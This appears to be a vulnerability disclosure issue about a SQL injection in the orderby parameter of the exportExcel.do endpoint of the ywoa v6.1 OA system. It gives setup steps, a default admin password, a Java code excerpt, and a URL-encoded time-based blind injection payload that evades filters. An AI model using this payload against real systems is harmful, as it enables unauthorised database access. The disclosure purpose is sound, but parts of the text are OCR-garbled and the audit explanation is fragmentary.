

SQL injection exists in ywoa v6.1 backend/oa/visual/exportExcel.do interface #26

⊙ Open

xuenixiang opened this issue on Aug 22 · 0 comments

xuenixiang commented on Aug 22 **Environment construction** http://partner.yimihome.com/static/index.html#/index/sys_env Q 请输入搜索内容 系统简介 费用价格 成功案例 ■ 帮助中心 知识库 > 安装部署 > 安装包下载 介绍 开源说明 安装包下载 Demo体验 ☑ 查看WORD 🖾 查看PDF 本页目录: 成功室例 最近更新时间: 2022-03-15 Windows一键安装包 Windows一键安装包 Linux安装包 源码下载 https://pan.baidu.com/s/1bEUjNShEXiN2w9tCy23mq 百度网盘提取码: ydjs 注意: 1、安装时,如果原来电脑上装有Tomcat或MySQL,请在安装过程中重设端口。 2、如果出现下图的错误,请先安装VC++发布环境的补丁包: https://pan.baidu.com/s/1VT42MI7NxPSMK2gl3dabAw 百度网盘提取码: ydjs

Direct one-click installation can be started, and then login on the account admin password 1111111, login if prompted authentication expired can not log in, change the local system time can

http://172.16.140.189:8088/oa/setup/license.jsp

Once installed here, the source code is available for download at gitee

mysqld.exe - 系统错误

https://gitee.com/bestfeng/yimioa

Download a good local idea to open a static look at the code on




idea

Download: http://partner.yimihome.com/static/index.html#/index/idea_deploy First set it up as shown here, after setting it up, import the database, after importing, you need to change the link configuration yimioa/c-core/src/main/ resources/application.properties Modify the mysql connection information, and then just start with the start, more bugs, and report more errors, here is idea static look at the code

/oa/visual/exportExcel.do interface orderby injection Bypass

Vulnerability recurrence



bypass poc

%26%26+(/*!%53eLEct*/+1+FROM+(/*!%53eLEct*/(sleep(5)))a)

Code audit and function implementation

Did not find the corresponding web function point, here is a direct look at the static code interface audit

```
@RequestMapping(⑤♥"/exportExcel")
public void exportExcel(HttpServletResponse response) throws IOException, ErrMsgException, JSONException {

// 未使用模板导出,即默认导出时,将合并嵌套表的单元格
Privilege privilege = new Privilege();
String code = ParamUtil.get(request, name: "code");
if ("".equals(code)) {
    code = ParamUtil.get(request, name: "moduleCode");
    if ("".equals(code)) {
        code = ParamUtil.get(request, name: "formCode");
    }
}
ModuleSetupDb msd = new ModuleSetupDb();
msd = msd.getModuleSetupDb(code);
if (msd == null) {
    throw new ErrMsgException("模块不存在!");
}
```

orderby, here the parameters, and then look down, because the above personnel function point that GET injection already know <code>getModuleListSqlAndUrlStr</code> method, so look down, directly orderby passed in So it causes SQL injection, if not bypass, there will be no problem, after all, the filter method has been bypassed.

Assignees No one assigned		
Labels None yet		
Projects None yet		

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Development

No branches or pull requests

1 participant

